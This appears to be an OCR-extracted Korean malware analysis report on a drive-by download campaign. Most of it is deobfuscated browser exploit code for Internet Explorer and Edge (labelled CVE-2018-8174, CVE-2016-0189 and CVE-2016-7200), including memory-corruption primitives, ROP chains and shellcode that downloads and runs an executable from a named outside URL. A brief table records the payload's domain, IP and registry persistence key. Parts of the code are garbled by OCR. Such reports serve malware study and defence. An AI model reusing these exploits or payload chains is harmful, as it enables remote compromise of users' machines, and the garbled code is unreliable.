        If array(i)(0,0)=8 Then
                index_b=i
                Exit For
        End If
```

```
            next



fake_array=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u00
00")
            fake_str=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
            rw_primit()

            vb_adrr=LeakVBAddr()

            vbs_base=GetBaseByDOSmodeSearch(GetUint32(vb_adrr))
            msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll")
            krb_base=GetBaseFromImport(msv_base,"kernelbase.dll")
            ntd_base=GetBaseFromImport(msv_base,"ntdll.dll")
            VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect")
            NtContinueAddr=GetProcAddr(ntd_base,"NtContinue")

            SetMemValue GetShellcode()
            ShellcodeAddr=GetMemValue()+8

            SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr)
            VirtualProtectAddrFake=GetMemValue()+69596
            SetMemValue ExpandWithVirtualProtect(VirtualProtectAddrFake)
            ReuseCLASSI=GetMemValue()

            HeyHereWeGo()

        </script>
```

/MoBcQx.html
[VBScript 난독화 스크립트 디코딩 후] // MS IE 취약점을 악용하여 악성코드 다운로드

```
<script language="vbscript">
Dim IIII
Dim IIIII(6),IIIIII(6)
Dim IIII
Dim IIIII(40)
Dim IIIIII,IIIIII
Dim IIII
Dim IIII,IIIII
Dim IIIIII,IIIIII
Dim NtContinueAddr,VirtualProtectAddr
IIII=195948557
IIIIII=Unescape("%u0001%u0880%u0001%u00"&"00%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
IIIIII=Unescape("%u0000%u0000%u0000%u00"&"00%u0000%u0000%u00"&"00%u0000")
IIII=195890093
Function IIIII(Domain)
IIIII=0
IIIIII=0
IIIIII=0
Id=CLng(Rnd*1000000)
IIIII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
If(Id+IIIII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
IIIII=IIIII-(&h86d+6447-&H219b)
End If
IIIIII=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
IIIIII=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
IIIII=Domain &"?" &Chr(IIIIII) &"=" &Id &"&" &Chr(IIIIII) &"=" &IIIII
End Function
Function IIIII(ByVal IIIII)
IIII=""
For index=0 To Len(IIIII)-1
IIII=IIII &IIIII(Asc(Mid(IIIII,index+1,1)),2)
Next
IIII=IIII &"00"
```

```
If Len(IIII)/(&h15c6+3068-&H21c0) Mod (&h1264+2141-&H1abf)=(&hc93+6054-&H2438) Then
IIII=IIII &"00"
End If
For IIII=(&h1a1a+3208-&H26a2) To Len(IIII)/(&h1b47+331-&H1c8e)-(&h14b2+4131-&H24d4)
IIIIII=Mid(IIII,IIII*(&h576+1268-&Ha66)+(&ha64+6316-&H230f),(&ha49+1388-&Hfb3))
IIIIII=Mid(IIII,IIII*(&hf82+3732-&H1e12)+(&h210+2720-&Hcaf)+(&h4fa+5370-&H19f2),(&hf82+5508-&H2504))
IIIII=IIIII &"%u" &IIIIII &IIIIII
Next
End Function
Function IIII(ByVal Number,ByVal Length)
IIII=Hex(Number)
If Len(IIII)544106784 Or GetUint32(IIII+(&ha2a+7373-&H268b))<>542330692
IIII=IIII-65536
Loop
GetBaseByDOSmodeSearch=IIII
End Function
Function StrCompWrapper(IIII,IIIIII)
Dim IIIII,IIII
IIIII=""
For IIII=(&ha2a+726-&Hd00) To Len(IIIIII)-(&h2e1+5461-&H1835)
IIIII=IIIII &Chr(IIIII(IIII+IIII))
Next
StrCompWrapper=StrComp(UCase(IIIII),UCase(IIIIII))
End Function
Function GetBaseFromImport(base_address,name_input)
Dim import_rva,nt_header,descriptor,import_dir
Dim IIIIII
nt_header=GetUint32(base_address+(&h3c))
import_rva=GetUint32(base_address+nt_header+&h80)
import_dir=base_address+import_rva
descriptor=0
Do While True
Dim Name
```

```
Name=GetUint32(import_dir+descriptor*(&h14)+&hc)
If Name=0 Then
GetBaseFromImport=&hBAAD0000
Exit Function
Else
If StrCompWrapper(base_address+Name,name_input)=0 Then
Exit Do
End If
End If
descriptor=descriptor+1
Loop
IIIIII=GetUint32(import_dir+descriptor*(&h14)+&h10)
GetBaseFromImport=GetBaseByDOSmodeSearch(GetUint32(base_address+IIIIII))
End Function
Function GetProcAddr(dll_base,name)
Dim p,export_dir,index
Dim function_rvas,function_names,function_ordin
Dim IIIIII
p=GetUint32(dll_base+&h3c)
p=GetUint32(dll_base+p+&h78)
export_dir=dll_base+p
function_rvas=dll_base+GetUint32(export_dir+&h1c)
function_names=dll_base+GetUint32(export_dir+&h20)
function_ordin=dll_base+GetUint32(export_dir+&h24)
index=0
Do While True
Dim IIII
IIII=GetUint32(function_names+index*4)
If StrCompWrapper(dll_base+IIII,name)=0 Then
Exit Do
End If
index=index+1
Loop
```

```
IIIIII=IIIIIII(function_ordin+index*2)
p=GetUint32(function_rvas+IIIIII*4)
GetProcAddr=dll_base+p
End Function
Function GetShellcode()
                    I I I I = U n e s c a p e ( " % u 0 0 0 0 % u 0 0 0 0 % u 0 0 0 0 % u 0 0 0 0 " )
&Unescape("%u11eb%u4b5b%uc933%u10b9%u0001%u8000%u0b34%ue2ee%uebfa%ue805%uffea%uffff%u5707
%ueeee%ub1ee%u27dd%u4f8a%ueede%ueeee%uae65%u65e2%uf29e%ub865%u65e6%uceb0%ud865%ua5d6%
u9bf6%u651d%u6504%u8419%ub7ea%ua206%ueeee%u0cee%u8617%u8081%ueeee%u9b86%u829c%uba83%u
f811%u0665%ud806%ueeee%u6dee%uce02%u3265%uce84%u11bd%ueab8%uea29%ub2ed%u8b9d%u299a%ue
daa%u9bea%uc09e%u298b%uedaa%u96e6%uee8b%uddee%ube2e%ubdbe%ubeb9%ub811%u65fe%ube32%u11
bd%ue6b8%ub811%ubfe2%u65b8%ud29b%u9a65%u96c0%u1bed%u65b8%uce98%u1bed%u27dd%uafa7%ued4
3%udd2b%ue135%ufe50%u38d4%ue69a%u252f%uede3%uae34%u1f05%uf1d5%u099b%u65b0%ucab0%u33ed%
u6588%ua5e2%ub065%uedf2%u6533%u65ea%u2bed%ub045%u2db7%uac06%u1111%u6011%ue0a0%u2f02%u
0b97%u7656%u6410%u90e0%u0c36%ud89d%uc1f4")                                    &Unescape(szURL)
&Unescape("%u0000%u0000%u0000%u0000%u0000%ucc00%ucccc%ucccc%ucccc%ucccc" &IIIIII(IIIIII("")))
                    IIII=IIII & String((&h80000-LenB(IIII))/2,Unescape("%u4141"))
                    GetShellcode=IIII
End Function
Function EscapeAddress(ByVal value)
Dim High,Low
High=IIII((value And &hffff0000)/&h10000,4)
Low=IIII(value And &hffff,4)
EscapeAddress=Unescape("%u" &Low &"%u" &High)
End Function
Function IIIIII
Dim IIII,IIIII,IIII,IIIII,IIIII,IIIII,IIIII
IIIII=IIII(NtContinueAddr,8)
IIIII=Mid(IIIII,1,2)
IIIII=Mid(IIIII,3,2)
IIIII=Mid(IIIII,5,2)
IIIII=Mid(IIIII,7,2)
IIII=""
```

```
IIII=IIII &"%u0000%u" &IIIII &"00"
For IIII=1 To 3
IIII=IIII &"%u" &IIIII &IIIII
IIII=IIII &"%u" &IIIII &IIIII
Next
IIII=IIII &"%u" &IIIII &IIIII
IIII=IIII &"%u00" &IIIII
IIIIII=Unescape(IIII)
End Function
Function WrapShellcodeWithNtContinueContext(ShellcodeAddrParam)
Dim IIII
IIII=String((100334-65536),Unescape("%u4141"))
IIII=IIII &EscapeAddress(ShellcodeAddrParam)
IIII=IIII &EscapeAddress(ShellcodeAddrParam)
IIII=IIII &EscapeAddress(&h3000)
IIII=IIII &EscapeAddress(&h40)
IIII=IIII &EscapeAddress(ShellcodeAddrParam-8)
IIII=IIII &String(6,Unescape("%u4242"))
IIII=IIII &IIIIIII()
IIII=IIII &String((&h80000-LenB(IIII))/2,Unescape("%u4141"))
WrapShellcodeWithNtContinueContext=IIII
End Function
Function ExpandWithVirtualProtect(IIIII)
Dim IIII
Dim IIIIII
IIIIII=IIIII+&h23
IIII=""
IIII=IIII &EscapeAddress(IIIIII)
IIII=IIII &String((&hb8-LenB(IIII))/2,Unescape("%4141"))
IIII=IIII &EscapeAddress(VirtualProtectAddr)
IIII=IIII &EscapeAddress(&h1b)
IIII=IIII &EscapeAddress(0)
IIII=IIII &EscapeAddress(IIIII)
```

```
IIII=IIII &EscapeAddress(&h23)
IIII=IIII &String((&400-LenB(IIII))/2,Unescape("%u4343"))
ExpandWithVirtualProtect=IIII
End Function
Sub ExecuteShellcode I
III.mem(IIII)=&h4d
IIII.mem(IIII+8)=0
msgbox(IIII)
End Sub
Class cla1
Private Sub Class_Terminate() // CVE-2018-8174 (MS IE 취약점)
Set IIIII(IIII)=IIII((&h1078+5473-&H25d8))
IIII=IIII+(&h14b5+2725-&H1f59)
IIII((&h79a+3680-&H15f9))=(&h69c+1650-&Hd0d)
End Sub
End Class
Class cla2
Private Sub Class_Terminate() // CVE-2018-8174 (MS IE 취약점)
Set IIIII(IIII)=IIII((&h15b+3616-&Hf7a))
IIII=IIII+(&h880+542-&Ha9d)
IIII((&h1f75+342-&H20ca))=(&had3+3461-&H1857)
End Sub
End Class
Class IIIIII
End Class
Class IIIII
Dim mem
Function P
End Function
Function SetProp(Value)
mem=Value
SetProp=0
End Function
```

```
End Class
Class IIIIII
Dim mem
Function P0123456789
P0123456789=LenB(mem(IIII+8))
End Function
Function SPP
End Function
End Class
Class IIIIII
Public Default Property Get P
Dim IIII P=174088534690791e-324
For IIII=(&h7a0+4407-&H18d7) To (&h2eb+1143-&H75c)
IIIII(IIII)=(&h2176+711-&H243d)
Next
Set IIII=New IIIIII
IIII.mem=IIIIII
For IIII=(&h1729+3537-&H24fa) To (&h1df5+605-&H204c)
Set IIIII(IIII)=IIII
Next
End Property
End Class
Class IIIIII P
ublic Default Property Get P
Dim IIII
P=636598737289582e-328
For IIII=(&h1063+2314-&H196d) To (&h4ac+2014-&Hc84)
IIIII(IIII)=(&h442+2598-&He68)
Next
Set IIII=New IIIIII
IIII.mem=IIIIII
For
IIII=(&h7eb+3652-&H162f) To (&h3e8+1657-&Ha5b)
```

```
Set
IIIII(IIII)=IIII
Next End
Property End Class
Set IIIIII=New IIIIII
Set IIIIII=New IIIIII
Sub UAF
For IIII=(&hfe8+3822-&H1ed6) To (&h8b+8633-&H2233)
Set IIIII(IIII)=New IIIIII
Next
For IIII=(&haa1+6236-&H22e9) To (&h1437+3036-&H1fed)
Set IIIII(IIII)=New IIIII
Next
IIII=0
For IIII=0 To 6
ReDim IIII(1)
Set IIII(1)=New cla1
Erase IIII
Next
Set IIII=New IIIII
IIII=0
For IIII=0 To 6
ReDim IIII(1)
Set IIII(1)=New cla2
Erase IIII
Next Set IIIII=New IIIII
End Sub
Sub InitObjects
IIII.SetProp(IIIIII)
IIIII.SetProp(IIIIII)
IIII=IIIII.mem
End Sub
Sub StartExploit
```

```
UAF InitObjects
vb_adrr=LeakVBAddr()
vbs_base=GetBaseByDOSmodeSearch(GetUint32(vb_adrr))
msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll")
krb_base=GetBaseFromImport(msv_base,"kernelbase.dll")
ntd_base=GetBaseFromImport(msv_base,"ntdll.dll")
VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect")
NtContinueAddr=GetProcAddr(ntd_base,"NtContinue")
SetMemValue GetShellcode()
ShellcodeAddr=GetMemValue()+8
SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr)
IIIII=GetMemValue()+69596
SetMemValue ExpandWithVirtualProtect(IIIII)
IIIIII=GetMemValue()
ExecuteShellcode
End Sub
</script>
```

/TtVgZb.html

```
[CK Vip 난독화 스크립트 디코딩 후]
<script type="text/javascript">
function encode(){
        var omg = nblink(), x1 = new Array, x2 = '';
        for(var i=0;i<omg.length;i++) {
                if (omg[i]==178) {

                } else{
                        x1[i] = omg[i]-178;
                        x2 += String.fromCharCode(x1[i]);
                }
        }
        alert(x2);
```

```
}

var N = 67;
var X = "272C20362E262D376D34312A3726633126202B222D24266B376A";

var nburl = encode();

var t =
"127@150@134@149@140@147@151@99@143@132@145@138@152@132@138@136@128@101@153@1
33@150@166@181@172@179@183@101@129@80@77@76@169@184@177@166@183@172@178@177@
99@169@172@181@168@107@108@80@77@76@99@99@146@177@99@136@181@181@178@181@99
@149@168@182@184@176@168@99@145@168@187@183@80@77@76@99@99@182@168@183@99@1
82@171@168@175@175@128@166@181@168@164@183@168@178@165@173@168@166@183@107@10
1@150@171@168@175@175@113@132@179@179@175@172@166@164@183@172@178@177@101@108
@99@80@77@76@99@99@182@171@168@175@175@113@150@171@168@175@175@136@187@168@
166@184@183@168@99@101@166@176@167@113@168@187@168@101@111@99@101@99@114@180
@99@114@166@99@168@166@171@178@99@161@127@139@151@132@125@132@147@147@143@14
0@134@132@151@140@146@145@99@140@135@128@101@101@144@188@101@101@99@134@164@
179@183@172@178@177@128@101@101@188@168@182@101@101@161@129@129@134@125@159@1
59@145@151@113@139@151@132@105@105@168@166@171@178@99@161@127@183@168@187@183
@164@181@168@164@99@182@183@188@175@168@128@101@101@167@172@182@179@175@164@
188@125@177@178@177@168@101@101@99@172@167@128@175@182@171@167@172@166@117@11
5@115@155@179@164@170@168@161@129@161@129@183@179@172@181@166@182@114@161@127
@129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171@178@99@
168@182@178@175@166@113@186@178@167@177@172@186@129@129@134@125@159@159@145@1
51@113@139@151@132@105@105@168@166@171@178@99@108@143@172@107@177@184@149@113
@150@129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171@178
@99@115@115@120@99@179@168@168@175@182@113@183@179@172@181@166@182@186@129@1
29@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171@178@99@117@111
@143@172@99@168@175@172@137@178@151@168@185@164@150@113@138@129@129@134@125@
159@159@145@151@113@139@151@132@105@105@168@166@171@178@99@108@188@167@178@13
3@168@182@177@178@179@182@168@181@113@147@107@168@183@172@181@154@113@138@129
@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171@178@99@108@
```

107@177@168@179@146@113@138@129@129@134@125@159@159@145@151@113@139@151@132@1
05@105@168@166@171@178@99@116@128@168@179@188@151@113@138@129@129@134@125@159
@159@145@151@113@139@151@132@105@105@168@166@171@178@99@118@128@168@167@178@
144@113@138@129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@1
71@178@99@108@101@101@176@164@168@181@183@150@113@133@135@146@135@132@101@101
@107@183@166@168@173@165@146@168@183@164@168@181@134@128@138@99@183@168@150@
129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171@178@99@10
8@107@167@177@168@150@113@147@129@129@134@125@159@159@145@151@113@139@151@132
@105@105@168@166@171@178@99@115@111@149@172@111@101@101@151@136@138@101@101@
99@177@168@179@146@113@147@129@129@134@125@159@159@145@151@113@139@151@132@10
5@105@168@166@171@178@99@108@101@101@175@175@168@171@150@113@183@179@172@181
@166@182@154@101@101@107@183@166@168@173@165@146@168@183@164@168@181@134@128
@150@99@183@168@150@129@129@134@125@159@159@145@151@113@139@151@132@105@105@
168@166@171@178@99@108@101@101@147@151@151@139@143@144@155@113@117@175@176@18
7@182@144@101@101@107@183@166@168@173@165@146@168@183@164@168@181@134@128@147
@99@183@168@150@129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@
166@171@178@99@108@101@101@168@187@168@113@104@183@172@176@168@125@193@121@11
1@117@104@183@172@177@172@159@125@134@101@101@107@168@182@164@134@143@128@143
@172@129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171@178
@99@108@108@108@188@164@181@181@132@168@177@172@143@167@176@166@107@167@177@
184@178@133@152@107@188@164@181@181@132@168@177@172@143@167@176@166@107@168@1
82@164@134@143@128@149@172@129@129@134@125@159@159@145@151@113@139@151@132@10
5@105@168@166@171@178@99@108@168@177@172@143@167@177@164@176@176@178@166@113
@188@144@107@183@172@175@179@150@128@188@164@181@181@132@168@177@172@143@167
@176@166@129@129@134@125@159@159@145@151@113@139@151@132@105@105@168@166@171
@178@99@115@115@115@119@111@115@115@115@119@99@178@151@168@185@178@176@113@1
86@178@167@177@172@186@129@129@134@125@159@159@145@151@113@139@151@132@105@10
5@168@166@171@178@99@183@187@168@145@99@168@176@184@182@168@181@99@181@178@1
81@181@168@99@177@178@129@129@134@125@159@159@145@151@113@139@151@132@105@105
@168@166@171@178@99@161@129@182@165@185@128@168@170@164@184@170@177@164@175@
99@183@179@172@181@166@182@161@127@161@127@114@183@168@187@183@164@181@168@16
4@161@129@161@127@182@166@181@172@179@183@99@175@164@177@170@184@164@170@168
@128@185@165@182@161@129@167@178@166@184@176@168@177@183@113@186@181@172@183

```
@168@107@182@183@181@181@168@185@168@181@182@168@107@175@182@171@167@172@166
@117@115@115@155@179@164@170@168@113@185@164@175@184@168@108@108@161@127@114
@182@166@181@172@179@183@161@129@129@129@134@125@159@159@145@151@113@139@151
@132@101@111@99@101@101@111@99@101@101@111@99@115@80@77@76@99@99@182@171@16
8@175@175@113@150@171@168@175@175@136@187@168@166@184@183@168@99@101@166@176
@167@113@168@187@168@101@111@99@101@99@114@180@99@114@166@99@166@178@179@188
@99@101@101@104@150@188@182@183@168@176@149@178@178@183@104@159@182@188@182@
183@168@176@118@117@159@176@182@171@183@164@113@168@187@168@101@101@99@101@10
1@104@150@188@182@183@168@176@149@178@178@183@104@159@182@188@182@183@168@176
@118@117@159@172@168@187@179@175@178@181@168@113@168@187@168@101@101@99@105@
105@99@179@172@177@170@99@112@177@99@120@99@116@117@122@113@116@129@177@184@
175@99@105@105@99@183@164@182@174@174@172@175@175@99@114@172@176@99@172@168@
187@179@175@178@181@168@113@168@187@168@99@114@169@99@105@105@99@104@150@188
@182@183@168@176@149@178@178@183@104@159@182@188@182@183@168@176@118@117@159
@172@168@187@179@175@178@181@168@113@168@187@168@99@134@125@159@159@145@151@
113@139@151@132@99@101@99@105@99@177@165@184@181@175@99@105@99@101@101@111@9
9@101@101@111@99@101@101@111@99@115@80@77@76@168@177@167@99@169@184@177@166
@183@172@178@177@80@77@127@114@150@134@149@140@147@151@129";

function nblink(){var mini;mini=new
Array(282,294,294,290,236,225,225,297,297,297,224,297,289,297,290,289,294,289,224,277,289,287,225,297,289,
297,290,289,294,289,224,279,298,279,178); return mini;} // http://www.wowpoto.com/wowpoto.exe
</script>

<script type="text/vbscript">
        NBPw="@"
    function overyou(x)
        For i=1 to Len(x) Step 2
        overyou=overyou & Chr(CLng("&H" & Mid(x,i,2)) Xor N)
        Next
    end function

    Function rechange(k)
```

```
            NBWM=""
            NB=Split(k,NBPw)
            For i = 0 To UBound(NB)
            NBWM=NBWM+Chrw(eval(NB(i)-N))
            Next
            rechange=NBWM
        End Function
        Execute overyou(X)
</script>
        <script type="text/vbscript"> // CVE-2016-0189 (MS IE 취약점)
        Sub abc()
                szString="%3Cscript%20type=%22text/v"
                gzString=szString & "bscript%22%3E%0D%0A%20%20%20%20%20%20%20%20"
                document.write UnEscape(gzString & "Dim aw
    Dim plunge(32)
    Dim y(32)
    prefix = "%" & "u41" & "41%" & "u414" & "1"
    d = prefix & "%" & "u0016%" & "u4141%" & "u4141%" & "u4141%" & "u4242%" & "u4242"
    b = String(64000, "D")
    c = d & b
    x = UnEscape(c)

    Class ArrayWrapper
        Dim A()
        Private Sub Class_Initialize
            ReDim Preserve A(1, 2000)
        End Sub

        Public Sub Resize()
            ReDim Preserve A(1, 1)
        End Sub
    End Class
```

```
Class Dummy
End Class

Function getAddr (arg1, s)
    aw = Null
    Set aw = New ArrayWrapper

    For i = 0 To 32
        Set plunge(i) = s
    Next

    Set aw.A(arg1, 2) = s

    Dim addr
    Dim i
    For i = 0 To 31
        If Asc(Mid(y(i), 3, 1)) = VarType(s) Then
            addr = strToInt(Mid(y(i), 3 + 4, 2))
        End If
        y(i) = Null
    Next

    If addr = Null Then
        document.location.href = document.location.href
        Return
    End If

    getAddr = addr
End Function

Function leakMem (arg1, addr)
    d = prefix & "%u0008%u4141%u4141%u4141"
    c = d & intToStr(addr) & b
```

```
        x = UnEscape(c)
        aw = Null
        Set aw = New ArrayWrapper
        Dim o
        o = aw.A(arg1, 2)
        leakMem = o
    End Function

    Sub overwrite (arg1, addr)
        d = prefix & "%u400C%u0000%u0000%u0000"
        c = d & intToStr(addr) & b
        x = UnEscape(c)
        aw = Null
        Set aw = New ArrayWrapper
        aw.A(arg1, 2) = CSng(0)
    End Sub

    Sub overwrite2 (arg1, addr)
        Dim emptyval
        d = prefix & "%u400C%u0000%u0000%u0000"
        c = d & intToStr(addr) & b
        x = UnEscape(c)
        aw = Null
        Set aw = New ArrayWrapper
        aw.A(arg1, 2) = emptyval
    End Sub

    Function exploit (arg1)
        Dim addr
        Dim csession
        Dim olescript
        Dim mem
        Set dm = New Dummy
```

```
            addr = getAddr(arg1, dm)
            mem = leakMem(arg1, addr + 8)
            csession = strToInt(Mid(mem, 3, 2))
            mem = leakMem(arg1, csession + 4)
            olescript = strToInt(Mid(mem, 1, 2))
            overwrite arg1, olescript + &H174
             fire()
            overwrite2 arg1, olescript + &H174
        End Function

        Function triggerBug
            aw.Resize()
            Dim i
            For i = 0 To 32
                y(i) = Mid(x, 1, 24000)
            Next
        End Function
</script>")
         End Sub
         Call abc()
    </script>
<script type="text/javascript">
        function strToInt(s)
        {
            return s.charCodeAt(0) | (s.charCodeAt(1) << 16);
        }

        function intToStr(x)
        {
            return String["\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"](x & 0xffff) + String.fromCharCode(x
>> 16);
        }
```

```
        var o;
        o = {"\x76\x61\x6C\x75\x65\x4F\x66": function () {
                triggerBug();
                return 1;
            }};

        setTimeout(function() {exploit(o);}, 50);
    </script>
```

/JdZpGw.html

```
// MS Edge 취약점을 악용하여 악성코드 다운로드
<script> //CVE-2016-7200 (MS Edge 취약점)
                function PutDataAndGetAddr(t) {
                    var d = new Array(1, 2, 3);
                    class dummy {
                        constructor() {
                            return d;

                        }
                    }

                    class MyArray extends Array {
                        static get[Symbol.species]() {
                            return

                            dummy;
                        }
                    }

                    var a = new Array({}, t, "theori", 7, 7, 7, 7, 7);
```

```
                function test(i) {
                    return true;
                }

                a.__proto__ = MyArray.prototype;

                var o = a.filter(test);
                var h = [];

                for (item in o) {
                    var n = new Number(o[item]);
                    if (n < 0) {
                        n = n + 0x100000000;
                    }
                    h.push(n);
                }
                return [h[3], h[2]];
            }

</script>
<script>
function EscapeHexString(str) {
    var finstr = "";
    for(var x = 0; x < str.length; x += 2) {
        finstr = finstr + "%u" + "00" + str.substr(x, 2);
    }
    return finstr;
}

var omg = NBHexString();

var HLdl4 = omg["replace"](/@F9@AC@12@A7@26@50@A3@CC@24@92@11@D4@8D@B8@DA@FA/g, "");
```

```
var nburl = HLdl4["replace"](/@/g, "");

var she =
"9090909090909090909090909090909090909090909090909090909090909090909090EB7133C9648B71308B760
C8B761C8B5E088B7E208B3666394F1875F2C3608B6C24248B453C8B54287803D58B4A188B5A2003DDE33449
8B348B03F533FF33C0FCAC84C07407C1CF0D03F8EBF43B7C242875E18B5A2403DD668B0C4B8B5A1C03DD8
B048B03C58944241C61C3E892FFFFFF5DEB05E8F3FFFFFF8BFD81EF0CFFFFFF8BF581EE7AFFFFFF81ED74
FFFFFF6833CA8A5B53E884FFFFFF556A64FFD0578BF803FDA4807FFF0075F95F688E4E0EEC53E867FFFFFF
33C966B96F6E516875726C6D54FFD068361A2F7050E84DFFFFFF33C951518D3781C698FFFFFF565751FFD06
898FE8A0E53E831FFFFFF415156FFD0687ED8E27353E821FFFFFFFFD07A2E746D700021212121212121212
121212121212121212121212121212121212121212121212121212121212121212121212121212121212121
212121212121212121212121212121212121212121212121212121212121212121212121212121212121212
0AFDA";

var sc = unescape(EscapeHexString(she+nburl)); // http://www.wowpoto.com/wowpoto.exe

var [shi, slo] = PutDataAndGetAddr(sc);



  var Long = dcodeIO.Long;
        var dv;
        var fdv = new DataView(new ArrayBuffer(8));
        var x = (new Array(56, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0)).slice();
        var [hi, lo] = PutDataAndGetAddr(x); [hi, lo] = [hi | 0, (lo + 0x58) | 0];

        TriggerFillFromPrototypesBug(lo, hi);
        var vtable = Read64(new Long(lo - 0x58, hi, true));
        var chakraBase = Read64(vtable).sub(0x274C40);

        var threadCtxPtr = Read64(chakraBase.add(0x735EA8));
        var stackLimit = Read64(threadCtxPtr.add(0x388));
```

```
var stack = stackLimit.sub(0xC000).add(10 * 1024 * 1024);
var retPtr = chakraBase.add(0x162A1D);
var retPtrAddr;

for (var i = 8; i < 32 * 1024; i += 8) {
    var val = Read64(stack.sub(i));
    if (val.equals(retPtr)) {

        retPtrAddr = stack.sub(i);
        break;
    }
}

var shcodeAddr = Read64((new Long(slo | 0, shi | 0, true).add(0x20)));
var filler = new Long(0, 0, true);
  var rop = [
  chakraBase.add(0x1DA2F5),
  shcodeAddr.and(new Long(0xFFFFF000, 0xFFFFFFFF, true)),
  new Long(0x1000, 0, true),
  new Long(0x40, 0, true),
  chakraBase.add(0x1DA2CB),
  filler, filler, filler, filler, filler, filler,
  new Long(0, 0, true),
  filler, filler, filler, filler, filler, filler,
  filler, filler, filler, filler, filler, filler,
  shcodeAddr
  ];

for (var i = 0; i < rop.length; ++i) {
    Write64(retPtrAddr.add(i * 8), rop[i]);
}
document.write();
function TriggerFillFromPrototypesBug(lo, hi) {
```

```
        x[2] = lo;
        x[3] = hi;
        x[10] = (lo - 0x38) | 0;
        x[11] = hi;
        x[8] = 0x200;
        x[14] = (lo - 0x58) | 0;
        x[15] = hi;

        var a = new Array(0x11111111, 0, 0x22222222, 0, 0x33333333, 0, lo, hi, 0x55555555, 0);

        var handler = {
                getPrototypeOf: function(target, name) {

                    return a;
            }
        };

        var p = new Proxy([], handler);
        var b = [{}, [], "abc"];

        b.__proto__ = p;
        b.length = 4;

        a.shift.call(b);
        dv = b[2];
    }

    function SetAddress(addr) {
        x[14] = addr.low | 0;
        x[15] = addr.high | 0;
    }

    function Read32(addr) {
```

```
            SetAddress(addr);
            return new Long(fdv.getUint32.call(dv, 0, true), 0, true);
        }

        function Read64(addr) {
            SetAddress(addr);
            return new Long(fdv.getUint32.call(dv, 0, true), fdv.getUint32.call(dv, 4, true), true);
        }

        function Write32(addr, val) {
            SetAddress(addr);
            fdv.setUint32.call(dv, 0, val.low | 0, true);
        }

        function Write64(addr, val) {
            SetAddress(addr);
            fdv.setUint32.call(dv, 0, val.low | 0, true);
            fdv.setUint32.call(dv, 4, val.high | 0, true);
        }

</script>
```


o 악성코드 파일(wowpoto.exe) 상세분석 내용


- 악성코드 행위 : 악성코드 실행 시 자동 실행 등록 이후 특정 도메인에 접속하여 특정 파일을 다운로드를 시도

- 네트워크상의 악성행위

도메인	IP	용도	상세내용
wowpoto.com	183.2.242.113 (중국)	정보유출지	다운로더

- 운영체제상의 악성행위

항목	내용
행위	  특정 파일 생성 및 실행

행위	 \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"956ISDOFS90O3NX" = C:\DOCUME~1\admi n\LOCALS~1\Temp\wowpoto.exe
